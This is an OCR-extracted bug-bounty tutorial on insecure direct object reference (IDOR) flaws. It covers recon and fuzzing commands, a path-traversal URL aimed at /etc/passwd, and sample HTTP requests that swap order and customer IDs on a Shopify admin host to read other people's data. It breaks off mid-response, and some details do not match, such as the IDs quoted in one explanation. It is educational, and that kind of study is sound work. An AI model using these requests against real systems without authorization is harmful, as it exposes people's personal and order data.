


Deep Talk about IDOR

Telegram : https://t.me/+YIT5lj0qIsg2ZTRk

Contact with Author : https://t.me/exploitdeveloper

Insecure Direct Object References (IDOR) are a type of access control vulnerability that occurs when an application uses user-supplied input to directly access objects. The term IDOR gained popularity after its inclusion in the OWASP 2007 Top Ten. It's important to note that IDOR is just one of many access control implementation mistakes that can lead to the circumvention of **access controls**. While IDOR vulnerabilities are typically associated with horizontal privilege escalation, they can also result in vertical privilege escalation.

IDOR vulnerabilities arise when a web app accepts and uses user input to retrieve or update data entries without validating if the supplied ID actually belongs to the user. As a new bug bounty hunter, you might find that despite claims of this vulnerability being easy to spot, you're still struggling to find one.

To effectively test for IDOR vulnerabilities, it's crucial to understand where they're more likely to occur and how to approach the testing process.

Key Areas to Focus on When Testing for IDOR:

1. **Newly Introduced Features:**

- **Why focus here?** New features often rush to production, with security testing less thorough than for established features. These newcomers might harbor IDOR vulnerabilities due to limited review.
- **Example:** If a web app recently added two-factor authentication (2FA), this could be a prime target. The logic managing users or sessions might be vulnerable if not fully validated.

2. **Forgotten or Less-Accessible Features:**
    - **Why focus here?** These features often fly under the radar, receiving less attention from developers and security testers. As a result, they might hide unnoticed vulnerabilities.
    - **Example:** Instead of the well-trodden profile page, dive into backup settings or account recovery options. These less-frequented areas might have slipped through security assessments.
3. **Options or Sub-Features of Main Functionality:**
    - **Why focus here?** While primary functions like posting content are usually well-tested, their accompanying options or sub-features might not receive the same scrutiny.
    - **Example:** Rather than testing the main image posting feature, explore related options like editing or deleting posts for potential IDOR vulnerabilities.
4. **Edge Cases in Frequently Tested Features:**
    - **Why focus here?** Even thoroughly tested features can harbor vulnerabilities in less obvious areas. Examining uncommon functions or edge cases within these features might reveal overlooked vulnerabilities.
    - **Example:** If post editing has been tested extensively, investigate the auto-backup feature or specific settings that might have escaped rigorous scrutiny.

The key to uncovering IDOR vulnerabilities lies in thinking outside the box. Don't follow the crowd by testing the usual suspects. Instead, shift your focus to less obvious but equally vulnerable areas. Hunt for parts of the application that are new, rarely used, or peripheral to the main functionality—these are the sweet spots where vulnerabilities are more likely to lurk.

Let’s Hack!

Recon

This step-by-step guide provides detailed commands for finding subdomains and parameters crucial for IDOR testing. We'll walk you through the process—from discovering subdomains to enumerating parameters and conducting further analysis—using the tools we've discussed.

Subdomain Enumeration

AMASS Tool

```
amass enum -d target.com -o amass-result.txt
```

Subfinder Tool

```
subfinder -all -d target.com -silent -o subfinder-result.txt
```

Assetfinder Tool

```
assetfinder --subs-only target.com > assetfinder-result.txt
```

Sublist3r Tool

```
sublist3r -d target.com -o sublist3r-tools.txt
```

Findomain Tool

```
findomain -t target.com -o
```

MassDNS Tool

```
massdns -r resolvers.txt -t A -o S subdomains.txt
```

DNSRecon Tool

```
dnsrecon -d target.com -a
```

Knockpy Tool

```
knockpy target.com
```

Brutesubs Tool

```
brutesubs -d target.com -w wordlist.txt -o brutesubs-result.txt
```

Subdomain Validation

HTTPx Tool

```
cat subfinder-result.txt | httpx -silent -status-code -tech-detect -title
```

Aquatone Tool

```
aquatone-discover -d target.com
cat subfinder-result.txt | aquatone-scan
```

Parameter Discovery

ParamSpider Tool

```
python3 paramspider.py --domain target.com -o params-result.txt
```

Arjun Tool

```
# GET Requests.
python3 arjun.py -u https://target.com/page.php
# POST Requests.
python3 arjun.py -u https://target.com/page.php -X POST
```

GF Tool

```
gf idor traffic.log > gf-info.txt
```

📌 **traffic.log :** Specifies the log file or data to search.

WayBackURLs Tool

```
waybackurls target.com > waybackurls-result.txt
```

GAU Tool

```
gau target.com > urls.txt
```

Fuzzing for Hidden Parameters

Repository for params.txt file that can be use.

https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/burp-parameter-names.txt

https://raw.githubusercontent.com/fuzzdb-project/fuzzdb/master/discovery/common-methods/common-methods.txt

https://raw.githubusercontent.com/PortSwigger/param-miner/master/resources/params

https://raw.githubusercontent.com/s0md3v/Arjun/master/arjun/db/large.txt

https://raw.githubusercontent.com/the-xentropy/samlists/main/sam-cc-parameters-lowercase-all.txt https://raw.githubusercontent.com/the-xentropy/samlists/main/sam-cc-parameters-mixedcase-all.txt

```
# Download one of these Repositories.
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/burp-parameter-names.txt -O params.txt
wget https://raw.githubusercontent.com/fuzzdb-project/fuzzdb/master/discovery/common-methods/common-methods.txt -O params.txt
wget https://raw.githubusercontent.com/PortSwigger/param-miner/master/resources/params -O params.txt
wget https://raw.githubusercontent.com/s0md3v/Arjun/master/arjun/db/large.txt -O params.txt
wget https://raw.githubusercontent.com/the-xentropy/samlists/main/sam-cc-parameters-lowercase-all.txt -O params.txt
wget https://raw.githubusercontent.com/the-xentropy/samlists/main/sam-cc-parameters-mixedcase-all.txt -O params.txt
# GET Requests.
ffuf -w params.txt -u https://target.com/page.php?FUZZ=admin -fs 0
# POST Requests.
ffuf -w params.txt -u https://target.com/page.php -X POST -d "FUZZ=admin" -H "Content-Type: application/x-www-form-urlencoded" -fs 0
```

If you want wordlists, you can check out these links blow.

https://github.com/danielmiessler/SecLists

https://github.com/fuzzdb-project/fuzzdb

Dirsearch Tool

```
python3 dirsearch.py -u https://target.com -e php,html,js,json
-w wordlist.txt -t 50 -o dirsearch-output.txt
```

Analyzing URLs and Parameters

Param Miner can be installed in Burp Suite via the BApp Store to identify hidden parameters during live traffic analysis.

1. Open Burp Suite.
2. Install Param Miner from the **BApp Store**.
3. Start **capturing traffic** and let Param Miner analyze it for hidden parameters.

https://github.com/symbolexe/Sublidor

This command will be process the subfinder-result.txt with httpx & Sublidor tool extract all 200 range status code in validated-result.txt & any URLs returned non-200 status codes in false-result.txt.

```
cat subfinder-result.txt | httpx -silent -status-code | ./Subl
idor.sh
```

Nuclei Tool

```
nuclei -update-templates
nuclei -l validated-result.txt -t nuclei-templates/misconfigur
ation/idor-basic.yaml
nuclei -l validated-result.txt -t nuclei-templates/misconfigur
ation/idor-post.yaml
nuclei -l validated-result.txt -t nuclei-templates/misconfigur
ation/auth-missing.yaml
nuclei -l validated-result.txt -t nuclei-templates/panels/expo
sed-panel.yaml
```

```
nuclei -l validated-result.txt -t nuclei-templates/exposures/c
onfigs/exposed-config.yaml
nuclei -l validated-result.txt -t nuclei-templates/vulnerabili
ties/open-redirect/open-redirect.yaml
nuclei -l validated-result.txt -t nuclei-templates/exposures/f
iles/sensitive-files.yaml
nuclei -l validated-result.txt -t nuclei-templates/exposures/s
erver-status.yaml
nuclei -l validated-result.txt -t nuclei-templates/exposures/a
pis/api-exposure.yaml
nuclei -l validated-result.txt -t nuclei-templates/vulnerabili
ties/api-idor.yaml
nuclei -l validated-result.txt -t nuclei-templates/vulnerabili
ties/directory-traversal.yaml
nuclei -l validated-result.txt -t nuclei-templates/vulnerabili
ties/file-inclusion.yaml
nuclei -l validated-result.txt -t nuclei-templates/vulnerabili
ties/jwt-token-misconfig.yaml
# Combine Multiple Templates
nuclei -l validated-result.txt -t nuclei-templates/misconfigur
ation/idor-basic.yaml -t nuclei-templates/vulnerabilities/dire
ctory-traversal.yaml
```

API and URL Exploration

Kiterunner Tool

```
kr scan https://target.com -w wordlist.txt  -x 10 -j 200 -t 50
--fuzz
```

FFuF Tool

```
ffuf -w wordlist.txt -u https://target.com/FUZZ -H "Authorizat
ion: Bearer <token>" -t 50 -recursion -recursion-depth 2 -mc 2
00,204,301,302,307,401,403
```

GoSpider Tool

```
gospider -s https://target.com -d 2 -t 50 --include-subs -c 10
--other-source --json -o gospider-result
```

ParamSpider Tool

```
python3 paramspider.py --domain target.com --exclude woff,css,
js,png,svg --output paramspider-result.txt
```

WayBackURLs Tool

```
waybackurls target.com | tee wayback-api-result.txt | grep -E
"\.php|\.aspx|\.jsp|\.json|api" | sort -u
```

GAU Tool

```
gau --subs --threads 50 --o gau-result.txt target.com | grep -
E "\.php|\.aspx|\.jsp|\.json|api"
```

AMASS Tool

```
amass enum -passive -d target.com -config config.ini -o amass-
result.txt
```

📌 The config.ini Uses a configuration file for **more detailed** setup.

Example of config.ini file.

```
[general]
# Max number of concurrent goroutines (threads) to use
max-dns-queries = 100

# Path to a file for logging Amass messages
```

```
log-file = amass.log

[resolvers]
# List of DNS resolvers to use
resolvers = 8.8.8.8, 8.8.4.4, 1.1.1.1, 1.0.0.1

[data_sources]
# Set whether to include or exclude each data source
# If set to true, Amass will use the data source
# Add or remove sources based on your needs

# Public data sources
AlienVault = true
ArchiveIt = true
ArchiveToday = true
Ask = true
BufferOver = true
BuiltWith = true
Censys = true
CertSpotter = true
CIRCL = true
CriminalIP = true
Crtsh = true
DNSDB = true
DNSTable = true
DNSDumpster = true
DNSRepo = true
DNSViz = true
Dogpile = true
DuckDuckGo = true
Entrust = true
Exalead = true
FindSubdomains = true
FullHunt = true
Google = true
GoogleCT = true
```

```
HackerOne = true
IPv4Info = true
IntelX = true
IPinfo = true
LeakIX = true
NSS = true
Netcraft = true
PassiveTotal = true
PentestTools = true
ProjectSonar = true
PTRArchive = true
Radar = true
Riddler = true
Robtex = true
SecurityTrails = true
Shodan = true
SiteDossier = true
Spyse = true
Sublist3rAPI = true
ThreatCrowd = true
ThreatMiner = true
Umbrella = true
URLScan = true
VirusTotal = true
ViewDNS = true
Yahoo = true

[api_keys]
# Add your API keys here for various data sources
# Replace with your actual keys

CensysToken = "your_censys_api_token"
CensysSecret = "your_censys_api_secret"
CIRCL = "your_circl_api_key"
Crtsh = "your_crtsh_api_key"
DNSDB = "your_dnsdb_api_key"
```

```
FullHunt = "your_fullhunt_api_key"
IntelXKey = "your_intelx_api_key"
IPv4Info = "your_ipv4info_api_key"
LeakIX = "your_leakix_api_key"
PassiveTotalUsername = "your_passivetotal_username"
PassiveTotalKey = "your_passivetotal_key"
SecurityTrailsKey = "your_securitytrails_key"
Shodan = "your_shodan_api_key"
Spyse = "your_spyse_api_key"
Umbrella = "your_umbrella_api_key"
VirusTotal = "your_virustotal_api_key"

# Any additional API keys can be added here.

[output]
# Specify the directory where Amass will store its results
directory = ./amass_output
```

Explanation of Config Options:

- **General Section**
  - max-dns-queries: Limits the number of concurrent DNS queries (adjust based on system resources).
  - log-file: Path to the log file for Amass activities.
- **Resolvers Section**
  - resolvers: List of DNS resolvers to use. You can add or remove resolvers depending on your needs.
- **Data Sources Section**
  - In the [data_sources] section, you can include or exclude specific data sources by setting them to true or false. More sources mean more comprehensive scanning but also longer runtimes.
- **API Keys Section**

    - Adding API keys for premium services like Censys, Shodan, and SecurityTrails can improve the quality of your results. Replace the placeholders with your actual API keys.
- **Output Section**
    - directory: Specifies where Amass should save its output. Adjust this based on where you want the results to be stored.

XnLinkFinder Tool

```
python3 xnLinkFinder.py -i https://target.com -d 2 -o linkfind
er-result.txt
```

MasScan Tool

```
masscan -iL validated-result.txt -p80,443 --rate 1000 -oG mass
can-result.txt
```

Tools for Automating IDOR Scanning

Autorize : Autorize is a Burp Suite extension that helps automate the detection of IDOR vulnerabilities. It works by modifying authorization tokens or cookies and checking for unauthorized access.

- Install the **Autorize** extension from the Burp Suite BApp Store.
- Configure it to detect unauthorized access by capturing requests with tokens or session IDs and testing with different user roles.

Arjun : Arjun is a tool specifically designed for discovering hidden GET and POST parameters, which can help identify IDOR vulnerabilities.

```
python3 arjun.py -u https://target.com/api/v1/resource
```

- Arjun works by brute-forcing parameters and checking for API responses.

IDOR Buster : IDOR Buster is a Python-based tool designed to automate IDOR vulnerability detection by fuzzing parameters and checking for unauthorized access.

```
python3 idor_buster.py -u https://target.com/resource?id=1 -w
wordlist.txt
```

FFUF Command for API and IDOR Testing : Once you've downloaded the wordlists, you can use them with **FFUF** to fuzz APIs and check for IDOR vulnerabilities.

```
ffuf -w wordlist.txt -u https://target.com/api/v1/resource/FUZ
Z -t 50 -mc 200,403,401,500
```

Practical

IDORs can be categorized into four main types.

- **Horizontal IDOR vulnerabilities:** These occur when a user can access data at their access level that doesn't belong to them (e.g., another user's data).
- **Vertical IDOR vulnerabilities:** These happen when a user can access data requiring higher privileges, also known as data access abuse.
- **Object-level IDOR vulnerabilities:** These arise when a user can modify or delete objects without proper authorization.
- **Function-level IDOR vulnerabilities:** These occur when a user can access features or actions beyond their permitted scope.

It's important to note that a disclosed direct object reference isn't inherently dangerous—it simply reveals internal implementation details. For it to be considered an IDOR, the direct object reference must be paired with inadequate access controls.

A direct object reference weakness exists when all three of these conditions are met:

- The application has a direct link to an internal asset or function.
- The user can modify the direct reference by manipulating a URL or form parameter.

- The application allows access to the internal object without proper authorization checks.

Types of IDOR

📌 Some bug hunters might call this vulnerability : **GET-based IDOR (URL Manipulation)** .

- Numeric-Based
- Username-Based
- Resource Path Manipulation

1. IDORs that directly reference database objects

Imagine a website using this URL to access a customer account page, clearly pulling data from the backend database.

> [https://www.ShopCenter.com/customers?cunumber=698570]

- Here, the customer number serves as a record index for backend database queries. If no other safeguards exist, a malicious actor can easily change the **cunumber** value, bypassing access controls to view other customers' records.

This IDOR type leads to horizontal privilege escalation. Moreover, an attacker might achieve vertical privilege escalation by switching to a user with higher privileges. Once they've accessed a user's account page, potential consequences include **password leaks** or **parameter manipulation**.

2. IDORs that directly reference static files

IDOR vulnerabilities often occur when valuable assets reside in static files on the server's file system. For example, a website might store chat message transcripts with incrementing filenames, allowing users to retrieve these files using a URL like.

> [https://www.ShopCenter.com/static/manualhelp.txt]

In this scenario, an attacker can access another user's transcript by simply altering the filename, potentially obtaining login credentials and other sensitive information.

3. IDORs involving object IDs vs. filenames

As seen in the customer number example, IDOR vulnerabilities can also occur in password modification forms. A poorly designed password change form URL might look like this.

> [https://www.ShopCenter.com/change_password.php?userid=1701]

- This URL, sent via email after entering an email address through a separate form, could be vulnerable if no further checks are in place. Malicious actors might gain administrator account access by simply using the URL with **userid=1**.
- Conversely, some IDORs involve filenames instead of object IDs (despite the term *object* references). Directory traversal is one of the most common IDOR vulnerabilities, allowing users to access unauthorized assets.

Consider this URL.

[https://www.ShopCenter.com/display_file.php?file.txt]

If the **display_file.php** script has an IDOR vulnerability, an attacker could access sensitive file system resources by traversing directories from the filename. For example, they might add the **'/etc/passwd'** file to the URL.

> [https://www.ShopCenter.com/display_file.php?../../../etc/passwd]

This could expose passwords stored in files due to the risky exposure of filenames.

📌 Some bug hunters might call this vulnerability : **POST-based IDOR (Form and Parameter Manipulation)** .

- POST Requests

4. IDORs in POST body instead of URL

In web development, POST is an HTTP request method. Sometimes, the identifier for sensitive data appears in the POST content rather than the URL. For instance.

```
<form action="/update_profile" method="post">
<input type= "hidden" name= "user_id" value= "12345">
<button type= "submit">Update Profile</button>
</form>
```

- This application allows users to update their personal information via a form with a hidden user ID field. Without proper server-side access control, attackers can modify the 'user_id' field, potentially altering other users' profiles without authorization.

In June 2023, **JUMPSEC Labs** researchers discovered this type of IDOR in Microsoft Teams. They manipulated internal and external recipient identifiers in the POST body—typically formatted as /v1/users/ME/conversations/<RECIPIENT_ID>/messages—to send malware to unsuspecting users.

5. IDORs that provide access to cookies

- **Cookie-based IDOR**
    - Attackers can manipulate cookies or session data to impersonate other users or gain unauthorized access. This can involve modifying session tokens, user IDs, or roles in cookies to escalate privileges or access restricted areas of an application.

This IDOR type allows attackers to steal user data. These cookies may contain stored passwords and other sensitive information. The attacker only needs to change the cookie's ID in the URL.

> [http://www.ShopCenter.com/cookieid=002891981]

6. IDORs that allow for direct financial gains

This IDOR type can give malicious users unauthorized access to discounts and privileges. Imagine an online retailer sends you a unique, one-time promotional code for a purchase. The data is converted into a URL like this.

> [http://www.ShopCenter.com/applydiscount?promocode=123]

- If the URL is processed without verifying the user's eligibility for the specified promotional discount, customers might be tempted to try additional promo codes during checkout. By changing the promo code parameter's value to, say, 120 or 125 and receiving a different discount, it's possible to profit directly from an IDOR vulnerability.
- Typically, identifiers are located in headers or APIs rather than the user's browser address bar. However, due to the dynamic nature of most websites, parameters and identifiers remain widely used in some form.

Therefore, IDORs can include identifier categories such as database keys, query parameters, individual or session IDs, or filenames.

7. API-based IDOR

IDOR vulnerabilities can exist in APIs when attackers manipulate **API endpoints, parameters, or headers to access or modify data or perform unauthorized actions**. This is often seen in **RESTful APIs** where resource identifiers or parameters are manipulated.

8. Database-based IDOR

In **database-driven** applications, attackers may tamper with SQL queries or database parameters to access, modify, or delete records that they are not authorized to access. This can lead to data leakage or data manipulation.

9. Session-based IDOR

Attackers can **manipulate session variables or tokens to gain unauthorized access** or privileges within an application. They may change session IDs or session data to impersonate other users.

Types of IDOR Attacks

Applications can expose sensitive data through URLs and form variables, leading to insecure direct object reference (IDOR) attacks, such as.

1. Account takeover

Attackers can perform unauthorized actions within an application by modifying user ID values, command identifiers, or API keys. Examples include forcing password changes to **take control of user** accounts, executing admin actions to add users or upgrade privileges, or accessing paid services.

2. Data breaches

Exposing object references can reveal direct database IDs, allowing attackers to retrieve sensitive information from database records. Database key column names and values may also be used to craft **structured query language (SQL) injection** attacks.

3. Unauthorized file access

This IDOR category often works in tandem with path traversal, allowing attackers to manipulate file system resources. It could enable them to upload files, alter other users' data, or obtain **premium content** for free.

4. Object manipulation

Access to internal object references can allow unauthorized users to alter the application's internal state and data. This exposure might let intruders interfere with session variables, potentially modifying data or gaining access to **restricted functionalities**. Object manipulation impairs the application's intended functions.


While many IDORs are significant vulnerabilities on their own, they're often exploited in combination with other attack vectors. For instance, in October 2021, a major data breach involving **'stalkerware'** applications and an IDOR attack occurred. The apps collected data from IDOR-impacted systems, exposing text messages, call logs, photos, and geolocation data of millions of mobile devices. This vulnerability was designated **CVE-2022-0732**.

Find IDOR in Encoded IDs

When passing data between web pages via POST data, query strings, or cookies, web developers often encode the raw data first. Encoding ensures the receiving web server can understand the contents. It converts binary data into an ASCII string, typically using a-z, A-Z, 0-9 and = characters for **padding**. The most common encoding technique on the web is **base64**, which is usually easy to spot. To test for potential vulnerabilities, you can use websites like [

https://www.base64decode.org/] to decode the string, edit the data, and then re-encode it using

[https://www.base64encode.org/] After re-encoding, resubmit the web request to check for any changes in the response.



Finding IDORs in Hashed IDs

Hashed IDs are more complex to handle than encoded ones, but they often follow predictable patterns, such as being the hashed version of an integer value. For example, the ID number 123 would become 202cb962ac59075b964b07152d234b70 if MD5 hashing were used.


It's valuable to run any discovered hashes through a web service like [https://crackstation.net/] (which has a database of billions of hash-to-value results) to check for potential matches.

Finding IDORs in Unpredictable IDs

If the ID cannot be detected using the above methods, an excellent method of IDOR detection is to create two accounts and swap the Id numbers between them. If you can view the other users' content using their Id number while still being logged in with a different account (or not logged in at all), you've found a valid IDOR vulnerability.


IDOR vulnerabilities can be simple to exploit, but the impacts of this type of attack are potentially catastrophic. Below are just a few ways an IDOR can impact the confidentiality, integrity, and availability of your organization's data.

More : https://www.varonis.com/blog/cia-triad/?hsLang=en


I
Integrity
Ensures data remains accurate and unaltered.
C
Confidentiality
Protects sensitive information from unauthorized access.
A
Availability
Guarantees authorized users have reliable access to data and systems when needed.


IDOR in Real Life

Scenario 1 : Accessing Another User's Order Details via Order ID


IDOR

```
GET /admin/orders/789345672 HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjMzMzIzMjMsInN0b3JlX2lkIjoxMjM0fQ.VF5Olf4YW5UrcNzth-
RodLRUgK5KtRtCxGOTx-w_GcA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: application/json
```

Legitimate Response


IDOR

```
{
    "order_id": 789345672,
    "items": [
        {"product_name": "T-Shirt", "quantity": 3, "price": 30.00},
        {"product_name": "Sneakers", "quantity": 1, "price": 85.00}
    ],
    "total_price": 175.00,
    "order_date": "2024-08-21T14:00:00Z"
}
```

Attack Type: Basic IDOR via Order ID Manipulation

IDOR

```
GET /admin/orders/789345673 HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjMzMzIzMjMsInN0b3JlX2lkIjoxMjM0fQ.VF5Olf4YW5UrcNzth-
RodLRUgK5KtRtCxGOTx-w_GcA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: application/json
```

Vulnerable Response

IDOR

```
{
    "order_id": 789345673,
    "items": [
        {"product_name": "Laptop", "quantity": 1, "price": 1500.00},
        {"product_name": "Wireless Mouse", "quantity": 1, "price": 40.00}
    ],
    "total_price": 1540.00,
    "order_date": "2024-08-21T14:30:00Z"
}
```

Explanation

The attacker changes the order ID from 123456789 to 123456790, gaining unauthorized access to another user's order details.

Scenario 2 : Accessing Another User's Shipping Address via User ID

Legitimate Request

IDOR

```
GET /admin/customers/1122334455 HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMzQ1Njc4OTAxLCJzdG9yZV9pZCI6MTIzNH0.RwL7Dh4YHZmJtp6WYGRyvwMhxgMnXHZYmYy9DF7ztmQ
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: application/json
```

Legitimate Response

IDOR

```
{
    "customer_id": 1122334455,
    "full_name": "Alice Johnson",
    "email": "alice.johnson@gmail.com",
    "shipping_address": {
        "address": "456 Elm St, Los Angeles, CA, 90001",
        "phone": "+1-323-555-1234"
    },
    "order_history": [
        {"order_id": 123987654, "order_total": 120.00, "order_date": "2024-07-15"}
    ]
}
```

Attack Type: Advanced IDOR via Customer ID Manipulation

IDOR

```
GET /admin/customers/1122334456 HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMzQ1Njc4OTAxLCJzdG9yZV9pZCI6MTIzNH0.RwL7Dh4YHZmJtp6WYGRyvwMhxgMnXHZYmYy9DF7ztmQ
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: application/json
```

Vulnerable Response

IDOR

```
{
    "customer_id": 1122334456,
    "full_name": "Bob Martin",
    "email": "bob.martin@gmail.com",
    "shipping_address": {
        "address": "789 Pine St, San Francisco, CA, 94102",
        "phone": "+1-415-555-6789"
    },
    "order_history": [
        {"order_id": 123987655, "order_total": 250.00, "order_date": "2024-07-18"}
    ]
}
```

Explanation

By modifying the customer ID from 1122334455 to 1122334456, the attacker gains unauthorized access to another user's shipping address and order history.

Scenario 3 : Accessing Private Shopify Admin Panel Pages

Legitimate Request

```
GET /admin/reports/sales_summary HTTP/1.1
Host: mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMzQ1Njc4OTAxLCJzdG9yZV9pZCI6MTIzNH0.RwL7Dh4YHZmJtp6WYGRyvwMhxgMnXHZYmYy9DF7ztmQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: text/html
```

Attack Type: IDOR via Direct URL Access to Sensitive Reports

Attacker's Request

```
GET /admin/reports/customer_summary HTTP/1.1
Host:mine.myshopify.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMzQ1Njc4OTAxLCJzdG9yZV9pZCI6MTIzNH0.RwL7Dh4YHZmJtp6WYGRyvwMhxgMnXHZYmYy9DF7ztmQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Accept: text/html
```

Vulnerable Response (if the app is vulnerable)

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
<head><title>Customer Summary Report</title></head>
<body>
    <h1>Customer Summary Report</h1>
    <table>
